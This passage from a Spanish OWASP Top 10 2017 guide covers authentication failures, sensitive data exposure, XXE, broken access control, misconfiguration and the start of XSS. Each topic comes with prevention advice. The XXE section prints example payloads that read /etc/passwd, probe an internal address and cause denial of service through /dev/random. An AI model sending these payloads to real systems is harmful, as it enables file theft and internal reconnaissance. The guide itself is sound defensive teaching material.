* Permite ataques de fuerza bruta u otros ataques automatizados.
* Permite contraseñas por defecto, débiles o bien conocidas, como "Password1", "Contraseña1" o "admin/admin".
* Posee procesos débiles o inefectivos para el olvido de contraseña o recuperación de credenciales, como "respuestas basadas en el conocimiento", las cuales no se pueden implementar de forma segura seguras.
* Almacena las contraseñas en texto claro, cifradas o utilizando funciones de hash débiles (vea **A3:2017-Exposición de Datos Sensiblese**)..
* No posee una autenticación multi-factor o la implementada es ineficaz.

## Cómo se previene

* Cuando sea posible, implemente la autenticación multifactorial para evitar ataques automatizados, de relleno de credenciales, fuerza bruta o reuso de credenciales robadas.
* No incluya o implemente en su software credenciales por defecto, particularmente para administradores.
* Implemente un control contra contraseñas débiles, tal como verificar que una nueva contraseña o un cambio de contraseña no esté incluída en la lista del [top 10000 de peores contraseñas](https://github.com/danielmiessler/SecLists/tree/master/Passwords).
* Alinear las políticas de largo, complejidad y rotación de las contraseñas con las [pautas de la sección 5.1.1 para Secretos Memorizados de la guía NIST 800-63 B's](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret) u otras políticas de contraseñas modernas, basadas en evidencias.
* Asegúrese que el registro, la recuperación de las credenciales y el uso de APIs, no permiten los ataques de enumeración de usuarios, mediante la utilización de los mismos mensajes genéricos en todas las salidas.
* Limite o incremente el tiempo de respuesta de cada intento fallids de inicio de sesión. Registre todos los fallos y avise a los administradores cuando se detecten rellenos de credenciales, fuerza bruta u otros ataques.
* Utilice un gestor de sesión en el servidor, integrado, seguro y que genera un nuevo ID de sesión aleatorio con alta entropía después de iniciar sesión. Los identificadores de sesión no deben incluirse en la URL, deben almacenarse de forma segura y ser invalidados después del cierre de sesión, un tiempo de inactividad y un tiempo tiempo de espera absoluto.

## Ejemplos de escenarios de ataque

**Escenario #1**: [Relleno de credenciales](https://owasp.org/www-community/attacks/Credential_stuffing), el uso de [listas de contraseñas conocidas](https://github.com/danielmiessler/SecLists), es un ataque común. Si una aplicación no implementa protecciones automáticas de amenazas o rellenado de credenciales, la aplicación puede usarse como oráculo de contraseña para determinar si las credenciales son válidas.

**Escenario #2**: La mayoría de los ataques de autenticación ocurren debido al uso de contraseñas como único factor. Las consideradas mejores prácticas de requerir de una rotación y complejidad de las contraseñas, son vistos como alentadoras del uso y reúso de contraseñas débiles por parte de los usuarios. Se le recomienda a las organizaciones que detengan dichas prácticas y utilicen las prácticas recomendadas en la guía NIST 800-63 y el uso de la autenticación multi-factor.

**Escenario #3**: Escenario #3\*\*: Los tiempos de vida de las sesiones de aplicación no están configurados correctamente. Un usuario utiliza una computadora pública para acceder a una aplicación. En lugar de seleccionar "logout", el usuario simplemente cierra la pestaña del navegador y se aleja. Un atacante usa el mismo navegador una hora más tarde, y el usuario continúa autenticado.

## Referencias (en inglés)

### OWASP

* [Controles Proactivos de OWASP: Implementar controles de Identificación y Autenticación]((https://owasp.org/www-project-proactive-controls/v3/en/c6-digital-identity))
* [Estándar de Verificación de Seguridad en Aplicaciones de OWASP: V2 Autenticación](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [Estándar de Verificación de Seguridad en Aplicaciones de OWASP: V3 Gestión de Sesiones](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [Guía de Pruebas de OWASP: Identificación](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/README) y [Autenticación](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/README)
* [Hoja de ayuda de OWASP: Autenticación](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)
* [Hoja de ayuda de OWASP: Reutilización de credenciales conocidas](https://cheatsheetseries.owasp.org/cheatsheets/Credential_Stuffing_Prevention_Cheat_Sheet.html)
* [Hoja de ayuda de OWASP: Olvide mi contraseña](https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html)
* [Hoja de ayuda de OWASP: Almacenamiento de la contraseña](https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html)
* [Hoja de ayuda: Gestión de Sesiones](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)

### Externas

* [NIST 800-63b 5.1.1 Secretos Memorizados: consejos modernos basados en evidencia para la autenticación.](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret)
* [CWE-287: Autenticación indebida](https://cwe.mitre.org/data/definitions/287.html)
* [CWE-384: Fijación de Sesión](https://cwe.mitre.org/data/definitions/384.html)

# A3:2017 Exposición de Datos Sensibles

| Agentes de amenaza/Vectores de ataque | Debilidades de seguridad | Impactos |
| --- | --- | --- |
| Nivel de acceso : Explotabilidad 2 | Prevalencia 3 : Detectabilidad 2 | Técnico 3 : Negocio |
| En lugar de atacar directamente la criptografía, los atacantes roban claves, ejecutan ataques de intermediarios (Man in the Middle) o roban datos en texto plano del servidor, mientras se encuentran en tránsito, o del cliente (por ejemplo del navegador). Generalmente se requiere un ataque manual. Incluso, bases de datos con contraseñas que han sido hechas públicas pueden utilizarse para obtener las contraseñas originales utilizando GPUs (Unidades de Procesamiento Gráfico) | En los últimos años, este ha sido el ataque más común de gran impacto. El defecto más común es simplemente no cifrar datos sensibles. Cuando se emplea criptografía, es común la generación y gestión de claves débiles o el uso de algoritmos, cifradores y protocolos débiles, en particular técnicas débiles de hashing para el almacenamiento de contraseñas. Para los datos en tránsito las debilidades son fáciles de detectar, mientras que para los datos almacenados es muy difícil. Ambos con una explotabilidad muy variable. | Los fallos con frecuencia comprometen todos los datos que deberían estar protegidos. Típicamente, esta información incluye información personal sensible (PII) como registros de salud, credenciales, datos personales, tarjetas de crédito, que a menudo requiere protección según lo definido por las leyes o reglamentos como el PIBR de la UE o las leyes locales de privacidad. |

## ¿La aplicación es vulnerable?

Lo primero es determinar las necesidades de protección de los datos en tránsito y en almacenamiento. Por ejemplo, contraseñas, números de tarjetas de crédito, registros médicos, información personal y datos sensibles del negocio requieren una protección adicional, especialmente si dichos datos se encuentran en el ámbito de aplicación de leyes de privacidad, como por ejemplo el Reglamento General de Protección de Datos de la UE (GDPR) o regulaciones como por ejemplo financieras, como PCI Data Security Standard (PCI DSS). Para todos estos datos:

* ¿Se transmite algún dato en texto claro? Esto se refiere a protocolos como HTTP, SMTP y FTP. El tráfico en Internet es especialmente peligroso. Verifique también todo el tráfico interno, por ejemplo, entre los balanceadores de carga, servidores web o sistemas backend.
* ¿Se utilizan algoritmos criptográficos antiguos o débiles, ya sea por defecto o en código antiguo?
* ¿Se utilizan claves criptográficas predeterminadas, se generan o reutilizan claves criptográficas débiles, o falta una gestión o rotación adecuada de las claves?
* ¿No se aplica el cifrado, por ejemplo, no se han configurado alguna de las directivas de seguridad o encabezados para el navegador?
* ¿El Agente del usuario (aplicación o cliente de correo electrónico, por ejemplo), verifica que el certificado enviado por el servidor se válido?

Véase también [criptografía en el almacenamiento (V7)](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x14-V6-Cryptography.md), [protección de datos (V9)](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x16-V8-Data-Protection.md) y [seguridad de la comunicaciones (V10)](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x17-V9-Communications.md) del ASVS.

## Cómo se previene

Realice como mínimo las siguientes recomendaciones y consulte las referencias:

* Clasificar los datos procesados, almacenados o transmitidos por el sistema. Identifique qué información es sensible de acuerdo a las regulaciones, leyes o requisitos del negocio.
* Aplicar los controles para cada clasificación.
* No almacene datos sensibles innecesariamente. Descártelos tan pronto como sea posible o utilice un sistema de tokens que cumpla con PCI DSS. Datos que no son retenidos no pueden ser robados.
* Asegúrese de cifrar todos los datos sensibles cuando son almacenados.
* Asegúrese de que se utilizan únicamente algoritmos y protocolos estándares y fuertes, así como que para las claves se implementa una gestión adecuada.
* Cifre todos los datos en tránsito utilizando protocolos seguros como TLS con cifradores que utilicen perfect forward secrecy (PFS), priorización de cifradores por el servidor y parámetros seguros. Aplique el cifrado utilizando directivas como HTTP Strict Transport Security (HSTS).
* Almacene contraseñas utilizando funciones de hashing adaptables con un factor de trabajo (factor de retraso) además de sal, como [Argon2](https://github.com/p-h-c/phc-winner-argon2), [scrypt](https://wikipedia.org/wiki/Scrypt),[bcrypt](https://wikipedia.org/wiki/Bcrypt) o [PBKDF2](https://wikipedia.org/wiki/PBKDF2).
* Verifique la efectividad de sus configuraciones y parámetros de forma independiente.

## Ejemplos de escenarios de ataque

**Escenario #1**:  Una aplicación cifra números de tarjetas de crédito en una base de datos utilizando el cifrado automática de la base de datos. Sin embargo, estos datos son automáticamente decifrados al ser consultados, permitiendo que a través de un defecto de inyección SQL se obtengan los números de tarjetas de crédito en texto plano.

**Escenario #2**: Un sitio web no utiliza o fuerza el uso de TLS para todas las páginas, o utiliza cifradores débiles. Un atacante monitorea el tráfico de la red (por ejemplo en una red WiFi insegura), degrada la conexión de HTTPs a HTTP e intercepta los pedidos, robando las cookies de sesión del usuario. El atacante reutiliza esta cookie y secuestra la sesión del usuario (autenticado), accediendo o modificando datos privados. Por otro lado, podría alterar los datos transportados, por ejemplo, el receptor de una transferencia monetaria.

**Escenario #3**: Se utilizan hashes simples o hashes sin sal para almacenar las contraseñas de los usuarios en una base de datos. Una falla en la carga de archivos permite a un atacante obtener la base de datos de contraseñas. Utilizando una Rainwbow table de valores pre calculados, se pueden recuperar las contraseñas originales.

## Referencias (en inglés)

### OWASP

* [Controles Proactivos de OWASP: Protección de Datos](https://owasp.org/www-project-proactive-controls/v3/en/c8-protect-data-everywhere)
* [Estándar de Verificación de Seguridad en Aplicaciones de OWASP: V9, V10, V11](https://owasp.org/www-project-application-security-verification-standard/)
* [Hoja de ayuda de OWASP: Protección de Capa Transporte](https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html)
* [Hoja de ayuda de OWASP: Protección de Seguridad de Usuario](https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html)
* [Hoja de ayuda de OWASP: Almacenamiento de Contraseña](https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html)
* [Hoja de ayuda de OWASP: Almacenamiento Criptográfico](https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html)
* [Proyecto de Cabezales de Seguridad de OWASP](https://owasp.org/www-project-secure-headers/)
* [Guía de Pruebas de OWASP: Pruebas de Criptografía débil](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/README)

### Externas

* [CWE-359: Exposición de Información Privada - Violación de Privacidad](https://cwe.mitre.org/data/definitions/359.html)
* [CWE-220: Exposición de Información Sensible a Través de Consultas de Datos](https://cwe.mitre.org/data/definitions/220.html)
* [CWE-310: Problemas Criptográficos](https://cwe.mitre.org/data/definitions/310.html)
* [CWE-312: Almacenamiento en Texto Plano de Información Sensible](https://cwe.mitre.org/data/definitions/312.html)
* [CWE-319: Transmisión en Texto Plano de Información Sensible](https://cwe.mitre.org/data/definitions/319.html)
* [CWE-326: Cifrado Débil](https://cwe.mitre.org/data/definitions/326.html)

# A4:2017 Entidad Externa de XML (XXE)

| Agentes de amenaza/Vectores de ataque | Debilidades de seguridad | Impactos |
| --- | --- | --- |
| Nivel de acceso : Explotabilidad 2 | Prevalencia 2 : Detectabilidad 3 | Técnico 3 : Negocio |
| Atacantes pueden explotar procesadores XML vulnerables si pueden cargar XMLs o incluir contenido hostil en un documento XML, explotando código vulnerable, dependencias o integraciones. De forma predeterminada, muchos procesadores XML antiguos permiten la especificación de una entidad externa, una URI que se dereferencia y evalúa durante el procesamiento XML. Las herramientas[SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools) pueden descubrir estos problemas inspeccionando las dependencias y la configuración. Las herramientas[DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) requieren pasos manuales adicionales para detectar y explotar estos problemas. Los testers necesitan ser entrenados en cómo hacer pruebas para el XXE, ya que no eran comúnmente probados antes de 2017. Estos defectos se pueden utilizar para extraer datos, ejecutar una solicitud remota desde el servidor, escanear sistemas internos, realizar un ataque de denegación de servicio y ejecutar otros ataques. |  |  |

## ¿La aplicación es vulnerable?

Aplicaciones y en particular servicios web basados en XML o integraciones que utilicen XML pueden ser vulnerables al ataque si:

* La aplicación acepta XML directamente o carga XML, especialmente de fuentes no confiables, o inserta datos no confiables en documentos XML, los cuales son entonces analizados sintácticamente por un procesador XML.
* Cualquiera de los procesadores XML en la aplicación o servicios web basados en SOAP poseen habilitadas las [definiciones de tipo de documento (DTDs)](https://en.wikipedia.org/wiki/Document_type_definition). Dado que los mecanismos exactos para deshabilitar el procesamiento de DTDs varía por procesador, se recomienda consultar una referencia como la [Hoja de ayuda para Prevención de XXE de OWASP](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html).
* Si la aplicación utiliza SAML para el procesamiento de identidades dentro de la seguridad federada o para propósitos de single sign on (SSO). SAML utiliza XML para aseveraciones de identidad, pudiendo ser vulnerable.
* Si su aplicación utiliza SOAP en versión previa a la 1.2, es probablemente susceptible a ataques XXE si las entidades XML son pasadas a la infraestructura SOAP.
* Ser vulnerable a ataques XXE significa que probablemente la aplicación es vulnerable a ataques de denegación de servicio incluyendo el ataque de Mil Millones de Risas.

## Cómo se previene

El entrenamiento del desarrollador es esencial para identificar y mitigar defectos de XXE. Aparte de esto, prevenir XXE requiere:

* De ser posible, utilice formatos de datos menos complejos como JSON y evite la serialización de datos confidenciales.
* Parchee o actualice todos los procesadores y bibliotecas XML que utilice la aplicación o el sistema operativo subyacente. Utilice validadores de dependencias. Actualice SOAP a 1.2 o superior.
* Deshabilitar entidades externas de XML y procesamiento DTD en todos los analizadores sintácticos XML en su aplicación, según se indica en la [Hoja de Ayuda Para Prevención de XXE de OWASP](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html).
* Implementar validación de entrada positiva ("lista blanca"), filtrado, o sanitización para prevenir datos hostiles dentro de documentos ,cabeceras o nodos XML.
* Verificar que la funcionalidad de carga de archivos XML o XSL valida el XML entrante usando validación XSD o similar.
* Herramientas SAST pueden ayudar a detectar XXE en el código fuente, aunque la revisión manual de código es la mejor alternativa en aplicaciones grandes y complejas con muchas integraciones.

Si estos controles no son posibles, considere usar parcheo virtual, gateways de seguridad de API, o Firewalls de Aplicaciones Web (WAFs) para detectar, monitorear, y bloquear ataques XXE.

## Ejemplos de escenarios de ataque

Numerosos XXE han sido publicados, incluyendo el ataque a dispositivos embebidos. XXE ocurre en una gran cantidad de lugares inesperados, incluyendo dependencias profundamente anidadas. La manera más fácil es cargar un archivo XML malicioso, si es aceptado:

**Escenario #1**: El atacante intenta extraer datos del servidor:

<?xml version="1.0" encoding="ISO-8859-1"?>  
 <!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>  
 <foo>&xxe;</foo>

**Escenario #2**: Un atacante sondea la red privada del servidor cambiando la linea ENTITY anterior por:

 <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>

**Escenario #3**: Un atacante intenta un ataque de denegación de servicio incluyendo un archivo potencialmente infinto:

 <!ENTITY xxe SYSTEM "file:///dev/random" >]>

## Referencias (en inglés)

### OWASP

* [Estándar de Verificación de Seguridad en Aplicaciones de OWASP](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [Guía de Pruebas de OWASP: Pruebas para Inyección XML](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/07-Testing_for_XML_Injection)
* [Vulnerabilidad XXE de OWASP](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)
* [Hojas de ayuda de Prevención de XXE de OWASP](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)
* [Hojas de ayuda de Seguridad XML de OWASP](https://cheatsheetseries.owasp.org/cheatsheets/XML_Security_Cheat_Sheet.html)

### Externas

* [CWE-611 Restricción Impropia de XXE](https://cwe.mitre.org/data/definitions/611.html)
* [Ataque Mil Millones de Risas](https://en.wikipedia.org/wiki/Billion_laughs_attack)

# A5:2017 Pérdida de Control de Acceso

| Agentes de amenaza/Vectores de ataque | Debilidades de seguridad | Impactos |
| --- | --- | --- |
| Nivel de acceso : Explotabilidad 2 | Prevalencia 2 : Detectabilidad 2 | Técnico 3 : Negocio |
| La explotación del Control de Acceso es una habilidad central de los atacantes. Las herramientas [SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools) y [DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) pueden detectar la ausencia de control de acceso, pero no verificar si es correcto en el caso de estar presente. El control de acceso es detectable utilizando medios manuales, o posiblemente a través de la automatización por la ausencia de controles de acceso en ciertos frameworks. | Las debilidades del control de acceso son comunes debido a la falta de detección automática y a la falta de pruebas funcionales efectivas por parte de los desarrolladores de aplicaciones. La detección de fallas en el control de acceso no suele ser cubierto por pruebas automatizadas, tanto estáticas o dinámicas. | El impacto técnico son los atacantes anónimos actuando como usuarios o administradores, los usuarios que utilizan funciones privilegiadas o crean, acceden, actualizan o eliminan cualquier registro. El impacto al negocio depende de la protección necesaria por la aplicación o sus datos. |

## ¿La aplicación es vulnerable?

El control de acceso aplica la política de modo que los usuarios no puedan actuar fuera de los permisos previstos. Las fallas típicamente conducen a la divulgación, modificación o destrucción de información no autorizada de todos los datos, o al realizar una función de negocio fuera de los límites del usuario. Las vulnerabilidades comunes de control de acceso incluyen:

* Pasar por alto las comprobaciones de control de acceso modificando la URL, el estado interno de la aplicación o página HTML, o utilizando una herramienta personalizada de ataques a API.
* Permitir que la clave primaria se cambie a la de otro usuario, pudiendo ver o editar la cuenta de otra persona.
* Elevación de privilegios. Actuar como un usuario sin iniciar sesión, o actuar como un administrador cuando inicia sesión como usuario.
* Manipulación de metadatos, como reproducir o manipular un token de control de acceso JWT (JSON Web Token), una cookie o un campo oculto para elevar los privilegios, o abusar de la invalidación de tokens JWT.
* La configuración incorrecta de CORS permite el acceso no autorizado a la API.
* Forzar la navegación a páginas autenticadas como un usuario no autenticado o a páginas privilegiadas como usuario estándar. Acceder a API con controles de acceso ausentes para verbos POST, PUT y DELETE.

## Cómo se previene

El control de acceso solo es efectivo si es aplicado del lado del servidor o en la API sin servidor, donde el atacante no puede modificar la verificación o los metadatos del control de acceso.

* Con la excepción de los recursos públicos, denegar de forma predeterminada.
* Implemente los mecanismos de control de acceso una vez y reutilícelo en toda la aplicación, incluyendo minimizar el control de acceso HTTP (CORS).
* Los modelos de control de acceso deben imponer la propiedad de los registros, en lugar de aceptar que el usuario puede crear, leer, actualizar o eliminar cualquier registro.
* Los modelos de dominio deben hacer cumplir los requisitos exclusivos de los límites de negocio de las aplicaciones.
* Deshabilitar el listado de directorios del servidor web y asegurar que los metadatos de archivos (por ejemplo de git) y archivos de copia de seguridad no estén presentes en las carpetas web.
* Registrar errores de control de acceso, alertar a los administradores cuando corresponda (por ejemplo, fallas reiteradas).
* Limite la tasa de acceso a APIs y al control de acceso para minimizar el daño de herramientas de ataque automatizadas.
* Los tokens JWT deben ser invalidados luego de la finalización de la sesión por parte del usuario.
* Los desarrolladores y el personal de control de calidad deben incluir pruebas de control de acceso en sus pruebas unitarias y de integración.

## Ejemplos de escenarios de ataque

**Escenario #1**: La aplicación utiliza datos no validados en una llamada SQL que accede a información de cuenta:

  pstmt.setString(1, request.getParameter("acct"));  
  ResultSet results = pstmt.executeQuery();

Un atacante simplemente modificando el parámetro 'acct' en el navegador para enviar el número de cuenta que desee. Si no se verifica correctamente, el atacante puede acceder a la cuenta de cualquier usuario.

https://example.com/app/accountInfo?acct=notmyacct

**Escenario #2**: Un atacante simplemente fuerza las búsquedas a las URL de destino. Los privilegios de administrador son necesarios para acceder a la página de administración.

https://example.com/app/getappInfo  
 https://example.com/app/admin\_getappInfo

Si un usuario no autenticado puede acceder a cualquiera de las páginas, es un error. Si un usuario no administrador puede acceder a la página de administración, esto es una falla.

## Referencias (en inglés)

### OWASP

* [Controles Proactivos de OWASP: Control de Acceso](https://owasp.org/www-project-proactive-controls/v3/en/c7-enforce-access-controls)
* [Estándar de Verificación de Seguridad en Aplicaciones de OWASP: V4 Control de Acceso](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [Guía de Pruebas de OWASP: Control de Acceso](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/README)
* [Hojas de ayuda de OWASP: Control de Acceso](https://cheatsheetseries.owasp.org/cheatsheets/Access_Control_Cheat_Sheet.html)

### Externas

* CWE-22 Limitación indebida de un nombre de ruta a un directorio restringido ('Path Traversal')
* [CWE-284 Control de Acceso inadecuado (Autorización)](https://cwe.mitre.org/data/definitions/284.html)
* [CWE-285 Inadecuada Autorización](https://cwe.mitre.org/data/definitions/285.html)
* [CWE-639 Desviación de la autorización Bypass a través del claves controladas por el usuario](https://cwe.mitre.org/data/definitions/639.html)
* [Explotando fallas en las configuraciones de CORS](https://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html)

# A6:2017 Configuración de Seguridad Incorrecta

| Agentes de amenaza/Vectores de ataque | Debilidades de seguridad | Impactos |
| --- | --- | --- |
| Nivel de acceso : Explotabilidad 3 | Prevalencia 3 : Detectabilidad 3 | Técnico 2 : Negocio |
| Los atacantes a menudo intentarán explotar defectos sin parchear o acceder a cuentas predeterminadas, páginas no utilizadas, archivos y directorios desprotegidos, etc. para obtener acceso o conocimiento no autorizado del sistema. | Configuraciones incorrectas de seguridad puede nocurrir en cualquier nivel del stack tecnológico, incluidos los servicios de red, la plataforma, el servidor web, el servidor de aplicaciones, la base de datos, frameworks, el código personalizado y máquinas virtuales preinstaladas, contenedores o almacenamiento. Los escáneres automatizados son útiles para detectar configuraciones erróneas, el uso de cuentas o configuraciones predeterminadas, servicios innecesarios, opciones heredadas, etc. | Tales defectos frecuentemente dan a los atacantes acceso no autorizado a algunos datos o funciones del sistema. Ocasionalmente, tales defectos resultan en un completo compromiso del sistema. El impacto de negocio depende de las necesidades de protección de la aplicación y los datos. |

## ¿La aplicación es vulnerable?

La aplicación puede ser vulnerable si:

* Falta de hardening adecuado en cualquier parte del stack tecnológico, o permisos mal configurados en los servicios de la nube.
* Se encuentran instaladas o habilitadas característica innecesarias (ej. puertos, servicios, páginas, cuentas o permisos)
* Las cuentas predeterminadas y sus contraseñas siguen activas y sin cambios.
* El manejo de errores revela trazas de la aplicación u otros mensajes de error demasiado informativos a los usuarios
* Para los sistemas actualizados, las nuevas funciones de seguridad se encuentran desactivadas o no se encuentran configuradas de forma segura.
* Las configuraciones de seguridad en el servidor de aplicaciones, en el framework de aplicación (ej., Struts, Spring, ASP.NET), bibliotecas, bases de datos no se encuentran especificados en valores seguros.
* El servidor no envía directrices o cabezales de seguridad a los clientes o no se encuentran configurados con valores seguros
* El software se encuentra desactualizado o posee vulnerabilidades (ver A9: 2017 Uso de componentes con vulnerabilidades conocidas)

Sin un proceso de configuración de seguridad de aplicación concertado y repetible, los sistemas corren un mayor riesgo.

## Cómo se previene

Deben implementarse procesos seguros de instalación, incluyendo:

* Un proceso de fortalecimiento reproducible que agilite y facilite la implementación de otro entorno que esté asegurado de manera apropiada. Los entornos de desarrollo, de control de calidad (QA) y de Producción deben configurarse de manera idéntica (con diferentes credenciales utilizadas en cada entorno). Este proceso puede automatizarse para minimizar el esfuerzo requerido para configurar un nuevo entorno seguro.
* Una plataforma minimalista sin funcionalidades innecesarias, componentes, documentación o ejemplos. Elimine o no instale frameworks y funcionalidades no utilizadas.
* Un proceso para revisar y actualizar las configuraciones apropiadas para todas las advertencias de seguridad, actualizaciones y parches como parte del proceso de gestión de parches (ver **A9:2017-Uso de Componentes con vulnerabilidades conocidas**). En particular, revise los permisos de almacenamiento en la nube (por ejemplo, los permisos de buckets de S3).
* Una arquitectura de la aplicación segmentada que proporcione una separación efectiva y segura entre componentes o arrendatarios, utilizando segmentación, contenedorización o grupos de seguridad en la nube (ACL).
* Enviando directivas de seguridad a clientes, p. ej.[Cabezales de seguridad](https://owasp.org/www-project-secure-headers/).
* Un proceso automatizado para verificar la efectividad de los ajustes y configuraciones en todos los ambientes.

## Ejemplos de escenarios de ataque

**Escenario #1**: El servidor de aplicaciones viene con aplicaciones de ejemplo que no se eliminan del servidor de producción. Estas aplicaciones poseen defectos de seguridad conocidos que los atacantes usan para comprometer el servidor. Si una de estas aplicaciones es la consola de administración, y las cuentas predeterminadas no se han cambiado, el atacante inicia sesión con contraseñas predeterminadas tomando control del mismo.

**Escenario #2**: El listado de directorios se encuentra activado en el servidor. Un atacante descubre que puede listar los archivos. El atacante encuentra y descarga las clases de Java compiladas, las descompila y realiza ingeniería inversa para ver el código. Encuentra un grave defecto en el control de acceso de la aplicación.

**Escenario #3**: La configuración del servidor de aplicaciones permite retornar mensajes de error detallados a los usuarios, por ejemplo, las trazas de pila. Esto expone potencialmente información sensible o fallas subyacentes tales como versiones de componentes que se sabe que son vulnerables.

**Escenario #4**: Un proveedor de servicios en la nube (CSP) por defecto permite a otros usuarios del CSP acceder a sus archivos desde internet. Esto permite el acceso a datos sensibles almacenados en la nube.

## Referencias (en inglés)

### OWASP

* [Guía de Pruebas de OWASP: Gestión de la Configuración](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/README)
* [Guía de Pruebas de OWASP: Prueba de Error de Código](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/08-Testing_for_Error_Handling/README)
* [Proyecto de Cabezalez de Seguridad de OWASP](https://owasp.org/www-project-secure-headers/)

Para conocer más sobre requisitos adicionales en esta área, consulte el Estándar de Verificación de Seguridad en Aplicaciones [V19 Configuración](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x22-V14-Config.md).

### Externos

* [Guía general del NIST para el hardening de servidores]((https://csrc.nist.gov/publications/detail/sp/800-123/final))
* [CWE 2: Defectos en la seguridad del ambiente](https://cwe.mitre.org/data/definitions/2.html)
* [CWE-16: Configuración](https://cwe.mitre.org/data/definitions/16.html)
* [CWE-388: Manejo de Errores](https://cwe.mitre.org/data/definitions/388.html)
* [Guías de configuración del CIS/Comparativas](https://www.cisecurity.org/cis-benchmarks/)
* [Amazon S3 Bucket Descubribilidad y Enumeración](https://blog.websecurify.com/2017/10/aws-s3-bucket-discovery.html)

# A7:2017 Secuencia de Comandos en Sitios Cruzados (XSS)

| Agentes de amenaza/Vectores de ataque | Debilidades de seguridad | Impactos |
| --- | --- | --- |
| Nivel de acceso : Explotabilidad 3 | Prevalencia 3 : Detectabilidad 3 | Técnico 2 : Negocio |
| Existen herramientas automatizadas pueden detectar y explotar las tres formas de XSS, y también se encuentran disponibles kits de explotación gratuitos. | XSS es la segunda vulnerablidad más frecuente en OWASP Top 10, y se encuentra en alrededor de dos tercios de todas las aplicaciones. Las herramientas automatizadas pueden detectar algunos problemas XSS en forma automática, particularmente en tecnologías maduras como PHP, J2EE / JSP, y ASP.NET. | El impacto de XSS es moderado para el caso de XSS Reflejado y XSS en DOM, y severa para XSS Almacenado, que permite ejecutar secuencias de comandos en el navegador de la víctima, para robar credenciales, secuestrar sesiones, o la instlación de software malicioso en el equipo de la víctima. |

## ¿La aplicación es vulnerable?

Existen tres formas usuales de XSS para atacar a los navegadores de los usuarios:

* **XSS Reflejado**: La aplicación o API utiliza datos suministrados por un usuario sin ser validados o codificados apropiadamente como parte del HTML de salida o cuando no existe un cabezal que establezca la política de seguridad de contenido ([CSP](https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html). Un ataque exitoso puede permitir al atacante ejecutar comandos arbitrarios HTML y Javascript en el navegador de la víctima. Típicamente el usuario deberá interactuar con un enlace, o alguna otra página controlada por el atacante, como un ataque del tipo pozo de agua, publicidad maliciosa, o similar.
* **XSS Almacenado**: La aplicación o API almacena datos proporcionados por el usuario sin validar ni sanear, la que posteriormente es entregada a otro usuario o un administrador. XSS Almacenado es usualmente considerado como de riesgo de nivel alto o crítico.
* **XSS Basados en DOM**: Frameworks en JavaScript, aplicaciones de página única o APIs que dinámicamente incluyen datos controlables por un atacante son vulnerables al DOM XSS. Idealmente, se debe evitar enviar datos controlables por el atacante a APIs no seguras.

Típicamente los ataques XSS incluyen el robo de la sesión, apropiación de la cuenta, evasión de autentificación de múltiples pasos, reemplazo de DIV o degradación (como troyanos de autentificación), ataques contra el navegador del usuario como la descarga de software malicioso, grabadores de tecleo, y otros tipos de ataques al lado cliente.

## ¿Como prevenirlo?

Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.

* Utilizar marcos de trabajo seguros que por diseño automáticamente codifiquen el contenido para prevevenir XSS, como en Ruby 3.0 o React JS.
* Codificar datos de requerimientos HTTP no confiables en el contexto de la salida de HTML (cuerpo, atributos, JavaScript, CSS, o URL) resolverán las vulnerabilidades del tipo XSS Reflejado y XSS Almacenado. La hoja de trucos [OWASP XSS Prevention Cheat Sheet](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html) tiene detalles de las técnicas de codificación de datos requeridas.
